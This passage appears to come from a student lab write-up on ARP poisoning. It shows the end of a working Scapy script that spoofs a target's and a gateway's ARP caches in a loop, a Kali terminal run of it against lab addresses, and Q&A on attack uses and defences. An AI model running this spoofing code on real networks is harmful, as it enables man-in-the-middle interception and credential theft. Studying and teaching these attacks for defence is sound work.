    send(packet, verbose=False)
    print("ARP Table restored to normal for", targetip)

def main():
    targetip = input("Enter Target IP:")
    gatewayip = input("Enter Gateway IP:")

    try:
        targetmac = getmac(targetip)
        print("Target MAC:", targetmac)
    except:
        print("Target machine did not respond to ARP
broadcast")
        quit()

    try:
        gatewaymac = getmac(gatewayip)
        print("Gateway MAC:", gatewaymac)
    except:
        print("Gateway is unreachable")
        quit()

```

```

try:
    print("Sending spoofed ARP responses")
    while True:
        spoofarpcache(targetip, targetmac, gatewayip)
        spoofarpcache(gatewayip, gatewaymac, targetip)
except KeyboardInterrupt:
    print("ARP spoofing stopped")
    restorearp(gatewayip, gatewaymac, targetip,
targetmac)
    restorearp(targetip, targetmac, gatewayip,
gatewaymac)
    quit()

if __name__ == "__main__":
    main()

```

```

(kali@kali)-[~/scapy/scapy]
$ sudo python3 arp_poison.py
Enter Target IP:10.0.2.15
Enter Gateway IP:10.0.2.1
Target MAC 08:00:27:a8:53:bb
Gateway MAC: 52:54:00:12:35:00
Sending spoofed ARP responses
WARNING: You should be providing the Ethernet destination MAC address when se
nding an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when se
nding an is-at ARP.
WARNING: more You should be providing the Ethernet destination MAC address wh
en sending an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when se
nding an is-at ARP.
WARNING: You should be providing the Ethernet destination MAC address when se
nding an is-at ARP.
WARNING: more You should be providing the Ethernet destination MAC address wh
en sending an is-at ARP.
^CARP spoofing stopped
ARP Table restored to normal for 10.0.2.1
ARP Table restored to normal for 10.0.2.15
^C

```

Short Analysis:

What could ARP poisoning potentially be used for?

ARP poisoning, also known as ARP spoofing, can be used for various malicious purposes, including:

Man-in-the-Middle (MITM) Attacks: ARP poisoning enables an attacker to intercept and modify network traffic between two hosts by spoofing ARP messages. By associating the attacker's MAC address with the IP address of the victim, the attacker can intercept packets intended for the victim, modify them, and then forward them to the intended destination. This allows the attacker to eavesdrop on communication, steal sensitive information (such as login credentials or financial data), or inject malicious payloads into network traffic.

Session Hijacking: ARP poisoning can be used to hijack established sessions between two hosts. By spoofing ARP messages, the attacker can redirect traffic intended for one host to their own machine. This enables the attacker to impersonate the legitimate host and access sensitive information or perform unauthorized actions on behalf of the victim.

Denial of Service (DoS) Attacks: ARP poisoning can be leveraged to launch denial of service (DoS) attacks by flooding the network with spoofed ARP messages. By associating multiple MAC addresses with the IP address of a single host (or associating a non-existent MAC address), the attacker can disrupt network communication, causing legitimate traffic to be dropped or rerouted.

Network Sniffing: ARP poisoning allows attackers to sniff network traffic by intercepting packets between hosts. By spoofing ARP messages, the attacker can force traffic intended for other hosts to pass through their machine, where it can be captured and analyzed. This enables the attacker to steal sensitive information, such as usernames, passwords, or confidential documents, transmitted over the network.

DNS Spoofing: ARP poisoning can be combined with DNS spoofing to redirect traffic intended for legitimate websites to malicious sites controlled by the attacker. By spoofing ARP messages to associate the attacker's MAC address with the IP

address of the DNS server, the attacker can intercept DNS queries and return fake DNS responses pointing to malicious IP addresses. This enables the attacker to redirect users to phishing sites, malware distribution platforms, or other malicious content.

How would you defend against it?

Defending against ARP poisoning requires implementing various countermeasures to detect and prevent unauthorized ARP spoofing attacks. Here are some effective strategies to defend against ARP poisoning:

Static ARP Entries: Configure static ARP entries on critical network devices, such as routers, switches, and servers. By manually associating IP addresses with MAC addresses in ARP tables, you can prevent attackers from successfully spoofing ARP responses for those IP addresses.

ARP Spoofing Detection Tools: Deploy ARP spoofing detection tools or intrusion detection systems (IDS) capable of monitoring ARP traffic and detecting abnormal ARP behavior. These tools can analyze ARP packets, identify discrepancies between expected and observed ARP mappings, and raise alerts or take automated actions to mitigate ARP spoofing attacks.

Port Security: Implement port security features, such as port-based MAC address filtering or IEEE 802.1X authentication, on switches and routers to restrict access to authorized devices only. This prevents attackers from connecting rogue devices to the network and launching ARP poisoning attacks.

ARP Spoofing Prevention Software: Install ARP spoofing prevention software on endpoints and network devices to actively monitor ARP traffic and detect suspicious ARP activities. These software solutions can detect and block ARP spoofing attempts in real-time, preventing attackers from manipulating ARP tables and redirecting network traffic.

Network Segmentation: Segment the network into smaller, isolated subnetworks using VLANs (Virtual Local Area Networks) or subnetting. By partitioning the network into logical segments, you can limit the scope of ARP poisoning attacks

and contain their impact to specific network segments, reducing the likelihood of successful exploitation.

Encryption: Use encryption protocols, such as SSL/TLS or IPsec, to encrypt sensitive data transmitted over the network. Encryption prevents attackers from intercepting and deciphering network traffic even if they successfully conduct ARP poisoning attacks.

Monitoring and Logging: Regularly monitor network traffic and maintain detailed logs of ARP activities, including ARP requests, responses, and changes in ARP tables. Analyzing these logs allows administrators to detect anomalies, identify potential ARP poisoning attacks, and respond promptly to mitigate their impact.

Network Access Control (NAC): Implement network access control mechanisms to authenticate and authorize devices before granting them access to the network. NAC solutions can enforce security policies, verify device identities, and quarantine or block unauthorized devices attempting to spoof ARP traffic.

Conclusion:

ARP poisoning using tools like Ettercap and network scanning with Scapy are fundamental techniques in the realm of network security exploration. Ettercap facilitates the interception and manipulation of network traffic by spoofing ARP messages, enabling activities like session hijacking and man-in-the-middle attacks. Meanwhile, Scapy empowers users to craft and analyze network packets, making it invaluable for tasks like host discovery and port scanning. These tools serve both legitimate purposes, such as network diagnostics and security assessments, and pose risks if misused for malicious activities, underscoring the importance of responsible and ethical use in the cybersecurity landscape.